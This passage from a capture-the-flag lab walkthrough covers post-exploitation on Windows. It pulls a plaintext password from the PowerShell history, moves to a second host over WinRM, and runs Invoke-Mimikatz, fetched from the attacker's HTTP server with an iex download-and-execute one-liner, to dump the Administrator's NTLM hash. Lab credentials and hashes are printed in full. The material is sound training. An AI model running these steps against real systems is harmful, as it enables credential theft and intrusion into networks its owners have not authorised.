
```
meterpreter > ls C:\\Users\\sysadmin\\AppData\\Roaming\\Microsoft\\Windows\\PowerShell\\PSReadline
Listing: C:\Users\sysadmin\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline
================================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  3305  fil   2020-12-01 21:15:03 +0530  ConsoleHost_history.txt

meterpreter >
```


Success! We found there is a history text file available. Download to the attacker's machine and read it.

Command: download C:\\Users\\sysadmin\\AppData\\Roaming\\Microsoft\\Windows\\PowerShell\\PSReadline\\ConsoleHost_history.txt

```
meterpreter > download C:\\Users\\sysadmin\\AppData\\Roaming\\Microsoft\\Windows\\PowerShell\\PSReadline\\ConsoleHost_history.txt
[*] Downloading: C:\Users\sysadmin\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt -> /root/ConsoleHost_history.txt
[*] Downloaded 3.23 KiB of 3.23 KiB (100.0%): C:\Users\sysadmin\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt -> /root/ConsoleHost_history.txt
[*] download   : C:\Users\sysadmin\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt -> /root/ConsoleHost_history.txt
meterpreter >
```

Step 30: Open ConsoleHost_History.txt. The file is downloaded in /root/ folder.





We can notice, the **ConsoleHost_history.txt** file contains all the PS executed commands. We could easily go through it line by line or we can run filters using the **grep** utility. In this case, we will be looking at the file manually.

Step 31: Searching for sensitive information like credentials.

```
$username = 'remoteadmin'
$securePassword = ConvertTo-SecureString "wtcjWJzNMu4doa4vHTd" -AsPlainText -force
$credential = New-Object System.Management.Automation.PsCredential("remoteadmin",$securePassword)
$session = New-PSSession -computername winrmserver -credential $cred
Start-Process powershell.exe -Credential $credential
{$i}
```

We have found a remoteadmin user credential. i.e **remoteadmin:wtcjWJzNMu4doa4vHTd**

Also, this is **flag 6** plain text password of remoteadmin user: **wtcjWJzNMu4doa4vHTd**

Step 32: Scanning the second target machine using Nmap.

Command: nmap --top-ports 7000 10.0.24.244

```
root@attackdefense:~# nmap --top-ports 7000 10.0.24.244
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-02 11:00 IST
Nmap scan report for 10.0.24.244
Host is up (0.0014s latency).
Not shown: 6995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 49.16 seconds
root@attackdefense:~#
```

We have discovered the WinRM service while scanning the second host using Nmap. These credentials might be useful to access the second machine.

(**remoteadmin:wtcjWJzNMu4doa4vHTd)** Trying it using Linux Powershell to connect to the WinRM service.

Running PowerShell

Command: pwsh

```
root@attackdefense:~# pwsh
PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

PS /root>
```

We have successfully launched the Powershell.

Step 33: Store target server credentials in the creds variable.

Command: $cred = Get-Credential

Also, enter the target server credentials for the connection.
remoteadmin:wtcjWJzNMu4doa4vHTd

```
PS /root> $cred = Get-Credential

PowerShell credential request
Enter your credentials.
User: remoteadmin
Password for user remoteadmin: **********************

PS /root>
```

Connecting to the target server using PSSession.

Command: Enter-PSSession -ComputerName 10.0.24.244 -Authentication Negotiate -Credential $cred

```
PS /root> Enter-PSSession -ComputerName 10.0.24.244 -Authentication Negotiate -Credential $cred
[10.0.24.244]: PS C:\Users\remoteadmin\Documents> whoami
winrmserver\remoteadmin
[10.0.24.244]: PS C:\Users\remoteadmin\Documents>
```

Success! We are connected to the second target machine using the WinRM service.

Step 34: Read the flag 7

Command: cat C:\Users\remoteadmin\Desktop\flag7.txt

```
[10.0.24.244]: PS C:\Users\remoteadmin\Documents> cat C:\Users\remoteadmin\Desktop\flag7.txt
facf74b66d661021bf5fca33f8076cdc
[10.0.24.244]: PS C:\Users\remoteadmin\Documents>
```

Flag7: facf74b66d661021bf5fca33f8076cdc

Step 35: Read the flag 8

Command: cat C:\Users\administrator\Desktop\flag8.txt

```
[10.0.24.244]: PS C:\Users\remoteadmin\documents> cat C:\Users\administrator\Desktop\flag8.txt
536e40d5ca070a065e996534e8e3a589
[10.0.24.244]: PS C:\Users\remoteadmin\documents>
```

Flag8: 536e40d5ca070a065e996534e8e3a589

Step 36: Open another terminal on the attacker's machine and locate the "Invoke-Mimikatz.ps1" script.

Command: locate Mimikatz

```
root@attackdefense:~# locate Mimikatz
/root/Desktop/tools/scripts/Invoke-Mimikatz.ps1
/usr/lib/python3/dist-packages/cme/data/powersploit/Exfiltration/Invoke-Mimikatz.ps1
/usr/lib/python3/dist-packages/cme/data/randomps-scripts/Invoke-RemoteMimikatz.ps1
/usr/share/nishang/Gather/Invoke-Mimikatz.ps1
/usr/share/nishang/Gather/Invoke-MimikatzWDigestDowngrade.ps1
/usr/share/payloadsallthethings/Methodology and Resources/Windows - Mimikatz.md
/usr/share/windows-resources/powersploit/Exfiltration/Invoke-Mimikatz.ps1
root@attackdefense:~#
```

We have found the mimikatz script at the locations. We will be using the following Mimikatz.ps1 script - /root/Desktop/tools/scripts/Invoke-Mimikatz.ps1

Step 37: Import the mimikatz through the PSSession and invoke it. Before we go ahead and import we need to start a simple http web server which will serve mimikatz script.

Copy the script on the attacker's root folder and start the http web server.

Command:
cp /root/Desktop/tools/scripts/Invoke-Mimikatz.ps1 .
python -m SimpleHTTPServer 80

```
root@attackdefense:~# cp /root/Desktop/tools/scripts/Invoke-Mimikatz.ps1 .
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 38: Import the PowerShell script on the target server.

Note: Make sure to check your attacker's machine IP address and replace the below IP address.

Command:
iex (New-Object Net.WebClient).DownloadString('http://**10.10.1.2**/Invoke-Mimikatz.ps1')

```
[10.0.24.244]: PS C:\Users\remoteadmin\documents> iex (New-Object Net.WebClient).DownloadString(
'http://10.10.1.2/Invoke-Mimikatz.ps1')
[10.0.24.244]: PS C:\Users\remoteadmin\documents>
```

We have successfully imported the script.

Step 39: Invoke the mimikatz.

Command: Invoke-Mimikatz

```
Authentication Id : 0 ; 143542 (00000000:000230b6)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WINRMSERVER
Logon Server      : WINRMSERVER
Logon Time        : 12/2/2020 6:14:32 AM
SID               : S-1-5-21-3688751335-3073641799-161370460-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WINRMSERVER
         * NTLM     : 46e8ecbaa0b25e989477e06a9223da05
         * SHA1     : e1ef641798cd9bb0dd86f80ca90a0714acbf0b24
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : WINRMSERVER
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : WINRMSERVER
         * Password : (null)
        ssp :
        credman :
```

We have discovered the Administrator user NTLM hash

Flag9 Administrator NTLM Hash: 46e8ecbaa0b25e989477e06a9223da05

References

1. Powershell on Linux (https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell-core-on-linux?view=powershell-7)
2. Mimikatz (https://github.com/gentilkiwi/mimikatz)

3. Invoke-Mimikatz.ps1 (https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1)
4. FileZilla (https://filezilla-project.org/)
5. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
6. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
7. Metasploit (https://www.metasploit.com/)